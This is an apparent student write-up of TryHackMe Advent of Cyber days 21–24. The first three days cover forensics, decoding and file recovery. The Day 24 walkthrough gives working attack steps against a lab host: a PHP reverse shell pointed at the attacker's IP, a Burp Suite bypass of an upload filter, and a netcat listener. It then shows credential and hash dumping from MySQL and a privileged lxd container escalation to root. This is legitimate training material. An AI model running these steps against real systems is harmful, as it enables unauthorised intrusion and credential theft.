PSP0201 Week 6 Writeup

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<u>Day 21 : Blue Teaming – Time for some ELForensics</u>

Tools used: Attackbox, Remmina, Powershell

Solution/walkthrough:

Question 1

Read the db .exe file to get its file hash

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> _
```

Question 2

Use the command given in THM on the mysterious executable

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm Hash
-----
MD5 5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents> __
```

Question 3

Change the format of the command before from MD5 to SHA256

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm Hash
-----
SHA256 F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F55...

PS C:\Users\littlehelper\Documents> ■
```

Use the strings tool command in THM on the mysterious executable

```
Windows PowerShell
                                                                        ×
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littl
ehelper\Documents\db.exe).Path -ReadCount Ø -Encoding Byte) -Encoding Byte -Str
eam hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebee
Copyright
```

Question 5

Use the command in THM to view ADS of the mysterious executable


```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *
PSPath
              : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
                ents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
                ents
PSChildName
              : deebee.exe::$DATA
PSDrive
             : Microsoft.PowerShell.Core\FileSystem
PSProvider
PSIsContainer : False
FileName
              : C:\Users\littlehelper\Documents\deebee.exe
Stream
              : :$DATA
Length
              : 5632
PSPath
              : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
                ents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Docum
                ents
PSChildName
              : deebee.exe:hidedb
PSDrive
             : 0
PSProvider
             : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName
             : C:\Users\littlehelper\Documents\deebee.exe
Stream
             : hidedb
              : 6144
Length
```

Run the database connector using the command from THM with the newly acquired streamname

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deeb
ee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
         ProcessId = 2636;
         ReturnValue = 0;
};
PS C:\Users\littlehelper\Documents> __
```

Question 7 and 8

Look into the Nice List and Naughty List to find their names on the lists



Thought Process/Methodology:

With Remmina we can start a virtual windows machine with the ip generated. Then we could use powershell to get access to the files and using commands get hash files. Using other commands we can display other info like scan for strings or view the ADS of a file. When we have the file name and streamname, we can use a command to run the database connector file and run the program.


<u>Day 22 : Blue Teaming - Elf McEager becomes CyberElf</u>

Tools used: Attackbox, Remmina, CyberChef


Solution/walkthrough:


Question 1

Took the file's name and ran it through CyberChef to decode it with the Magic recipe.



Log into KeePass using the decoded password.






Looked at the output properties from CyberChef.




Question 3

Looked at the note in the hiya key.




Question 4 and 5


Went to check the Elf Server key, and show the password.




Using that password, decode it from Hex in CyberChef.




Went into the ElfMail key to retrieve the password.




Decode it in CyberChef.




Looked at the Elf Security System key.




Took the username and password.




Took the notes from the Elf Security System key.




Decoded it in CyberChef from Charcode in Base 10 with comma delimiter.



Repeat the same thing using the given output.



Went to the given github link to retrieve the flag.



Thought Process/Methodology:

After logging into the remote system, we checked the sussy folder at the desktop. Using CyberChef, the name was decoded with the Magic recipe to obtain our password which gives us access to the KeePass account. After logging into the KeePass, we saw encoded codes in some keys. Checking the keys, we can ask to show the encoded password, leading us to decode it with CyberChef. Lastly, at the Elf Security System, there was a note that seems to be encoded too. The string hinted that it can be decoded using Charcode. We decoded it at CyberChef, and using the output we ran it through another Charcode decoder. The output was a github link leading us to the flag.


Day 23: Blue Teaming - The Grinch strikes again!


Tools used: Attackbox, Remmina

Solution/walkthrough:

Question 1

Enable the wallpaper in preferences






Convert the encrypted code to normal text

```
root@ip-10-10-83-198:~# echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d |
nomorebestfestivalcompanyroot@ip-10-10-83-198:~#
```


Question 3

Look at extension of the confidential file




Question 4

The name of the suspicious scheduled task




Copy the location of the suspicious scheduled task




Question 6

Copy the ShadowCopyVolume id





The name of the hidden file



Question 8

restore the previous version folder and check the confidential file again





Thought Process/Methodology:

Using remmina, we connected to the windows machine and changed the permissions to decrypt the wallpaper. Then we got into file explorer and accessed hidden files which we could get the information we needed. We were also able to view hidden scheduled tasks and their properties. Restoring older versions of files allows us to still access pass files even if they were deleted.

Day 24: Blue Teaming - The Grinch strikes again!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

Use nmap to find which port is available.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 09:09 EDT

Nmap scan report for 10.10.24.141

Host is up (0.20s latency).

Not shown: 998 closed tcp ports (conn-refused)


PORT STATE SERVICE

30/tcp open http

55000/tcp open unknown
```

Question 2

Enter the port and look at the name off the website.



Ue gobuster to find the hidden php page.

```
(1211103184@ kali)-[~]
$ gobuster dir -u http://10.10.24.141:65000/ -x php -w /usr/share/wordlists/dirbus
ter/directory-list-2.3-medium.txt -t 40
```

```
/uploads.php (Status: 200) [Size: 1328]
```

Question 4

Look at the subdomain of the website.

```
/grid (Status: 301) [Size: 320] [→ http://10.10.24.141:65000/grid/]

Progress: 5218 / 441122 (1.18%)
```

Question 5


Make a reverse shell and put the IP of your machine. Change the port if necessary.

```
(1211103184® kali)-[~]
cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php
```

```
set_time_timit (0);
$VERSION = "1.0";
$ip = '10.18.31.24"; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```




Use burpsuite to bypass the file. Drop filter.js and forward other contents.



Go to the /grid page and click the file. Before that, set up netcat on your port.

Index of /grid



Apache/2.4.29 (Ubuntu) Server at 10.10.24.141 Port 65000

```
File Actions Edit View Help

(1211103184@ kali)-[~]

$ nc -lvnp 1234
listening on [any] 1234 ...
```

```
–(1211103184⊛ kali)-[~]
s nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.31.24] from (UNKNOWN) [10.10.24.141] 38188
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_
64 x86_64 x86_64 GNU/Linux
14:22:18 up 24 min, 0 users, load average: 0.00, 0.03, 0.21
JSER TTY FROM LOGINO IDLE JCPU PCPU
                                       LOGINO IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended nc -lvnp 1234
  —(1211103184⊛ kali)-[~]
 -$ stty raw -echo; fg
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[1] + continued nc -lvnp 1234
                                    wh
wh: command not found
www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$
```

Change the directory to /var/www/. Look at the web.txt.

```
www-data@light-cycle:/$ ls
bin home
                     lib64
                                                sys vmlinuz
                                 opt
                                       sbin
boot initrd.img
                     lost+found proc snap
                                                    vmlinuz.old
                                                tmp
     initrd.img.old media
                                root srv
dev
                                                usr
                                      swapfile var
etc
     lib
                     mnt
                                 run
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$
```

Step 1: use python3 -c 'import pty;pty.spawn("/bin/bash")'.

Step 2: export TERM=xterm.

Step 3: Go back to the terminal and use stty raw -echo; fg.

```
-(1211103184& kali)-[~]
 -$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.31.24] from (UNKNOWN) [10.10.24.141] 38188
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64 x86_64 x86_64 GNU/Linux
14:22:18 up 24 min, 0 users, load average: 0.00, 0.03, 0.21
USER
                  FROM
                                     LOGINO IDLE JCPU PCPU WHAT
        TTY
uid=33(ww-data) gid=33(ww-data) groups=33(ww-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
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www-data@light-cycle:/$ ^Z
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stty raw -echo; fg
[1] + continued nc -lvnp 1234
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wh: command not found
www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$
```

Question 7

Change the directory to /TheGrid/includes. Then, use cat on dbauth.php to get the username and password.

Use mysql and put the username and password.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.32-Oubuntu0.18.04.1 (Ubuntu)
```

Use show databases to find the name of the database.

Question 9

Use the use DATABASE; and show tables; command. Then, select * from users to dump the table.

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;

| Tables_in_tron |
| users |
| trow in set (0.01 sec)

mysql> select * from users;
| id | username | password |
| 1 | flynn | edc621628f6d19a13a00fd683f5e3ff7 |
| trow in set (0.00 sec)
```

Use the hash cracker to crack the password.



Use *su* command and use *whoami* command to find the user.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
```

Question 11

Change directory and look at the information list. Use cat user.txt to find the flag.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
```

Question 12

Use id to find group can be leveraged to escalate privileges.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Use lxc image list command.

Create a container. Use the following command: **Ixc init IMAGENAME CONTAINERNAME -c security.privileged=true.**

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true Creating strongbad
```

Use this command: **lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true.**

/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=/ Device trogdor added to strongbad

Use Ixc start CONTAINERNAME.

```
flynn@light-cycle:~$ lxc start strongbad
```

Use Ixc exec CONTAINTERNAME /bin/sh

```
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
```

Change directory to root and use cat on the root.txt file.

```
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
```

Thought process/Methodology:

Soon after we got the IP address, we used nmap to find the ports. From there, we enter the website. We make a reverse shell and Netcat listener to get control of the account. We also used BurpSuite to bypass the client-side filter. Next, we had to upgrade the shell to make it fully interactive. After going through the configuration files, we found that it contains the username and password of an account on the webserver. Using MySQL, we login to the account and check the database and look for the username and password. Looking at the password, we found that we have to use a hash cracker to crack the password. After getting it, we login to the account and read the user.txt to obtain the flag. We used the id command to get the group to be leveraged to escalate privileges. After using lxc command, we successfully entered and located the root.txt to get the flag.